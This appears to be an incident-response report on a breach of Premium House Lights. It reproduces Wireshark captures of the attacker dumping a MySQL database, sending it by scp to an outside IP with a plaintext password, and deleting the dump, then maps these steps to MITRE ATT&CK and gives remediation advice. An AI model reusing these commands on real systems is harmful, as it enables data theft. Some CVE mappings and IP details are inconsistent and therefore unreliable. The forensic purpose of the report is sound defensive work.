
Wireshark · Follow TCP Stream (tcp.stream eq 142) · phl_webserver.pcap

```
User phl may run the following commands on database:
    (root) NOPASSWD: /usr/bin/mysql
    (root) NOPASSWD: /usr/bin/mysqldump
phl@database:~$
sudo mysql -u root -p

sudo mysql -u root -p
Enter password:



Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 8.0.28-0ubuntu0.20.04.3 (Ubuntu)

Copyright (c) 2000, 2022, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

No entry for terminal type "unknown";
using dumb terminal settings.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
show databases;

show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| phl                |
| sys                |
+--------------------+
5 rows in set (0.00 sec)

mysql>
```

Packet 6407. 119 client pkts, 40 server pkts, 79 turns. Click to select.

Entire conversation (74 kB)   Show as: ASCII   No delta times   Stream: 142

Find: Case sensitive




Wireshark · Follow TCP Stream (tcp.stream eq 142) · phl_webserver.pcap

```
mysql>
use mysql;

use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
show tables;

show tables;
+-------------------------------------------------------+
| Tables_in_mysql                                      |
+-------------------------------------------------------+
| columns_priv                                         |
| component                                            |
| db                                                   |
| default_roles                                        |
| engine_cost                                          |
| func                                                 |
| general_log                                          |
| global_grants                                        |
| gtid_executed                                        |
| help_category                                        |
| help_keyword                                         |
| help_relation                                        |
| help_topic                                           |
| innodb_index_stats                                   |
| innodb_table_stats                                   |
| password_history                                     |
| plugin                                               |
| procs_priv                                           |
| proxies_priv                                         |
| replication_asynchronous_connection_failover         |
| replication_asynchronous_connection_failover_managed |
| replication_group_configuration_version              |
| replication_group_member_actions                     |
| role_edges                                           |
| server_cost
```

119 client pkts, 40 server pkts, 79 turns.

Entire conversation (74 kB) · Show as: ASCII · No delta times · Stream: 142

Find: ☑ Case sensitive



Wireshark · Follow TCP Stream (tcp.stream eq 142) · phl_webserver.pcap

```
LL          | NULL        | New Zealand  | 110000.00    |
+----------------+------------------------------------+------------+-----------------+------------------+
--------------------+----------------------------------+--------------------------+-------------------+--
-------------+------------+--------------+--------------+
122 rows in set (0.00 sec)

mysql> 
SELECT * FROM customers LIMIT 5;

SELECT * FROM customers LIMIT 5;
+----------------+----------------------------+------------+-----------------+------------------+--------
------+------------------------------+--------------+-----------+----------+------------+-----------+----
----------+
| customerNumber | customerName               | customerId | contactLastName | contactFirstName | phone
| addressLine1                 | addressLine2 | city      | state    | postalCode | country   | amount_sp
ent |
+----------------+----------------------------+------------+-----------------+------------------+--------
------+------------------------------+--------------+-----------+----------+------------+-----------+----
----------+
|            103 | Atelier graphique          | 1370       | Schmitt         | Carine           | 40.32.2
555   | 54, rue Royale               | NULL         | Nantes    | NULL     | 44000      | France    | 210
00.00     |
|            112 | Signal Gift Stores         | 1166       | King            | Jean             | 7025551
838   | 8489 Strong St.              | NULL         | Las Vegas | NV       | 83030      | USA       | 718
00.00     |
|            114 | Australian Collectors, Co. | 1611       | Ferguson        | Peter            | 03 9520
4555 | 636 St Kilda Road            | Level 3      | Melbourne | Victoria | 3004       | Australia | 1173
00.00    |
|            119 | La Rochelle Gifts          | 1370       | Labrune         | Janine           | 40.67.8
555   | 67, rue des Cinquante Otages | NULL         | Nantes    | NULL     | 44000      | France    | 118
200.00    |
|            121 | Baane Mini Imports         | 1504       | Bergulfsen      | Jonas            | 07-98 9
555   | Erling Skakkes gate 78       | NULL         | Stavern   | NULL     | 4110       | Norway    | 817
00.00     |
+----------------+----------------------------+------------+-----------------+------------------+--------
------+------------------------------+--------------+-----------+----------+------------+-----------+----
----------+
5 rows in set (0.00 sec)

mysql> 
exit;
```

Packet 6607. 119 client pkts, 40 server pkts, 79 turns. Click to select.

Entire conversation (74 kB)

Show as: ASCII

No delta times


Stream: 142

Find:

Case sensitive: 🟩

Collection


Timestamp: 19/Feb/2022 22:01:45 EST
Technique: Data from Local System (T1005)[10]
Notes: The attacker used the *mysqldump* command to dump the database's contents into a file named *phl.db*; the five sample customers used in the ransom email can be seen below.
Proof:


Wireshark · Follow TCP Stream (tcp.stream eq 142) · phl_webserver.pcap
119 client pkts, 40 server pkts, 79 turns.
Entire conversation (74 kB)
Show as
ASCII
No delta times
Stream
142
Find:
Case sensitive
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help

```
----------+
5 rows in set (0.00 sec)

mysql>
exit;

exit;
Bye
phl@database:~$
sudo mysqldump -u root -p phl > phl.db

sudo mysqldump -u root -p phl > phl.db
Enter password:



phl@database:~$
file phl.db

file phl.db
phl.db: UTF-8 Unicode text, with very long lines
```

Exfiltration

Timestamp: 19/Feb/2022 22:02:26 EST
Technique: Exfiltration Over Alternative Protocol (T1048)[11]
Notes: The attacker used the command scp (Secure Copy Protocol) over SSHv2 to send the phl.db file to an external IP address 178.61.228.28. The data can now be considered in the hands of the attacker without the need to access the system again.
Proof:



Wireshark · Follow TCP Stream (tcp.stream eq 142) · phl_webserver.pcap

```
ls
phl.db
phl@database:~$
scp phl.db fierce@178.62.228.28:/tmp/phl.db

scp phl.db fierce@178.62.228.28:/tmp/phl.db

fierce@178.62.228.28's password:
fierce123



phl.db                                      0%    0     0.0KB/s   --:-- ETA
phl.db                                    100%   19KB 105.9KB/s   00:00
phl@database:~$
```


119 client pkts, 40 server pkts, 79 turns.

Entire conversation (74 kB) Show as ASCII No delta times Stream 142

Find: ☑ Case sensitive

Impact

Timestamp: 19/Feb/2022 22:02:36 EST
Technique: Data Destruction (T1485)[12]
Notes: With their copy of the data secured, the attacker then deletes the *phl.db* file from the database server using the *rm* command, attempting to cover their tracks.
Proof:



Wireshark · Follow TCP Stream (tcp.stream eq 142) · phl_webserver.pcap

```

phl.db                                  0%    0     0.0KB/s   --:
-- ETA
phl.db                                100%   19KB 105.9KB/s   00:
00
phl@database:~$
rm phl.db

rm phl.db
```


119 client pkts, 40 server pkts, 79 turns.

Entire conversation (74 kB) Show as ASCII No delta times Stream 142

Find: ☑ Case sensitive

Command and Control

Timestamp: 19/Feb/2022 22:02:36-44 EST
Technique: Application Layer Protocol (T1071)[13]
Notes: The attacker first closes the connection to the database server, severing their remote access. Then, the attacker exits the web server, terminating the command-and-control session
Proof:



Wireshark · Follow TCP Stream (tcp.stream eq 142) · phl_webserver.pcap

```
exit

exit
logout
Connection closed by foreign host.
www-data@webserver:/var/www/html/uploads$
exit

exit
exit
$
```

119 client pkts, 40 server pkts, 79 turns.

Entire conversation (74 kB) Show as ASCII No delta times Stream 142

Technical Analysis

Attack Summary

The attack on Premium House Lights Inc. involved numerous vulnerabilities in the organization's security infrastructure, highlighting some serious concerns. The attacker was able to exploit a file upload vulnerability in order to upload a malicious shell file, *shell.php*. The execution of this file created a reverse shell, granting the attacker remote access to the web server. Next, the attacker scanned the internal network of the compromised server, finding the open Telnet port on the database server, which served as an additional vector of compromise. A manual brute-force attack was then implemented, acquiring administrative credentials. These credentials allowed the attacker to review the contents of the databases for target data and, upon finding the client data within, performing a database dump, exfiltrating that data to another server using the secure copy protocol, deleting the locally created copy of the databases, and finally exiting the database server, quickly followed by exiting the web server.

The above summary aligns with the following **MITRE ATT&CK** techniques:

- **T1190: Exploit Public-Facing Application[4]**
  - The attacker was able to access the database via a connection to the web server, which is on the same network.
- **T1078: Valid Accounts[14]**
  - No new accounts were created; the manual brute force login attempts were successful due to the lack of strong password creation policies, as well as a lack of Multi-Factor Authentication (MFA).
- **T1021: Remote Services[15]**
  - The attacker was able to move laterally through the system from the web server to the database server, where the sensitive client data was stored.

The attack involved the exploitation of vulnerabilities, such as:

- **CVE-2017-5638: Apache Struts vulnerability[16]**
  - A variation of CWE-755: “The product does not handle or incorrectly handles an exceptional condition.”[17]
- **CVE-2019-19781: Citrix Application Delivery Controller vulnerability[18]**
  - A variation of CWE-22: “The product uses external input to construct a pathname that is intended to identify a file or directory that is located underneath a restricted parent directory, but the product does not properly neutralize special elements within the pathname that can cause the pathname to resolve to a location that is outside of the restricted directory.”[19]
- **CVE-2021-21985: VMware vCenter Server vulnerability[20]**
  - A Variation of CWE-20: “The product receives input or data, but it does not validate or incorrectly validates that the input has the properties that are required to process the data safely and correctly.”[21]

Attack Origin and Impact

The first phase of the attack consisted of a scan using the *SiteCheckerBotCrawler/1.0* tool, which attempted scans from the IP addresses **136.243.111.17** and **138.20.202.232**. Following the scan of the site, the ip address **138.68.92.163** was used for the majority of the attack’s duration. Finally, the data was exfiltrated to the ip address **178.62.228.28**.

The impact of the attack was the exfiltration of PHL inc.’s customer database, utilizing the established reverse shell connection to transfer data using the *Secure Copy Protocol (SCP)* over SSH.

The pattern established above corresponds to the following **MITRE ATT&CK** techniques:

- **T1071.001: Application Layer Protocol: Web Protocols**[22]
  - The attacker used an application layer protocol, in this case Telnet, to access the database server from the web server.
- **T1567: Exfiltration Over Web Service**[23]
  - The attacker used a legitimate service, SCP, to transmit the data outside of the network.

System Access Methods

Initial scans were performed from **136.243.111.17** and **138.20.202.232** using the previously-mentioned site checker tool, which revealed the accessible directory */uploads/* on the web server. The attacker then exploited a vulnerability in the file upload process to upload and execute the *shell.php* file, establishing the reverse shell connection. A scan of the network then revealed the open Telnet port (Port 23) on the database server, which was then hit with a manual brute force attack of the database’s admin credentials. This establishes the use of the following techniques:

- **T1046: Network Service Discovery**[24]
  - Internal network scanning showed the open port 23, which allowed Telnet communications to the database server.
- **T1078: Valid Accounts**[14]
  - Weak standards for password creation lead to compromised credentials, allowing the attacker access to domains and data they initially would not have access to.

Incident Response

This section will detail the vulnerabilities found in the system that lead to the attack, as well as the remedial steps that should be taken to strengthen Premium House Lights inc.’s security posture in light of the attack.

File Upload Controls

There were no effective validations or controls enacted with the web server's file upload functionality, allowing the uploading and execution of the malicious file *shell.php*. This is, again, an example of **T1190: Exploit Public-Facing Application**[4], and **NIST CVE-2017-5638 (Apache Struts vulnerability)**[16].

Recommendations

- **Use Web Application Firewalls (WAFs):** Deploy a WAF solution to detect and block malicious file uploads and other suspicious activity.
- **Apply Security Patches:** Regularly update and patch web servers to address known vulnerabilities.
- **Implement Strict File Upload Controls:** Ensure that only allowed file types can be uploaded, and the files are scanned for malicious content.

Steps to Contain and Remediate

- **Immediately:** Temporarily disable the file upload functionality to prevent further malicious uploads; it can be re-enabled, if necessary, after the security posture has been sufficiently upgraded.
- **Remove Malicious Files:** Identify and delete any malicious files that have been uploaded.
- **Patch Software Vulnerabilities:** Apply available patches and updates to the web server in order to remedy the exploited vulnerabilities.

Open Telnet Ports

The database server's Telnet port 23 was not secured, which left it exposed for remote access as indicated in **T1021: Remote Services**[15], and also **NIST CVE-2021-21985 (VMware vCenter Server vulnerability)**[20].

Recommendations

- **Close or Filter unnecessary ports:** Disable any unused or insecure services, and close or heavily filter traffic on ports that are not required.
- **Network Segmentation:** Use network segmentation in order to isolate critical systems or systems that contain sensitive data.
- **Implement Network Firewalls:** Employ firewalls in order to restrict access to critical infrastructure

Steps to Contain and Remediate

- **Immediately:** Close the open Telnet ports on the database server as well as disabling Telnet on the server.
- **Conduct a Network Assessment:** Review and secure all network devices and services in order to prevent similar vectors of exposure.
- **Reconfigure Firewall Rules:** Update firewall configurations to limit access to sensitive systems, services and information.

Weak Authentication Protocols

The authentication methods presently configured are weak, with inadequate protection such as the absence of Multi-Factor Authentication (MFA), and the use of passwords that were easily guessed, allowing the use of legitimate accounts as indicated in **T1078: Valid Accounts**[14] and **NIST CVE-02019-19781 (Citrix Application Delivery Controller vulnerability)**[18].

Recommendations

- **Enforce Strong Password Policies:** Implement complex password requirements in order to reduce the ability of attackers to manually guess an account's password.
- **Implement MFA:** Employ Multi-Factor Authentication (MFA) to critical systems to add an additional level of security.
- **Regularly Review and Update Access Controls for Users:** Regularly review users' access rights.

Steps to Contain and Remediate

- **Immediately:** Reset all compromised passwords, and force a password change for all current users.
- **Employ MFA:** Roll out MFA across all critical systems to enhance network security.
- **Audit Access Controls:** Review and adjust user and group permissions based on the principle of least privilege.

Ineffective Incident Monitoring and Response

Premium House Lights lacked effective incident monitoring and response systems, leading to delayed detection, and consequently, response to the data breach. By reviewing **T1071.001 Application Layer Protocol: Web Protocols**[22], **T1567: Exfiltration over Web Service**[23] and **NIST CVE-2021-21985 (VMware vCenter Server vulnerability)**[20], we can see the urgent need for robust network traffic monitoring.

Recommendations

- **Enhance monitoring and Logging:** Implement comprehensive logging for the network, as well as implementing monitoring solutions; ideally, a properly configured Security Information and Event Management(SEIM) suite, that can send warnings when certain sensors pass predetermined thresholds.
- **Develop an Incident Response Plan:** Establish, test and regularly update an incident response plan in order to have a measured and stable plan in place in case another cybersecurity incident occurs.
- **Conduct Regular Security Audits and Penetration Testing:** Regularly test the company's systems for vulnerabilities, and perform remedial actions on any security gaps found.

Increasing Security Posture

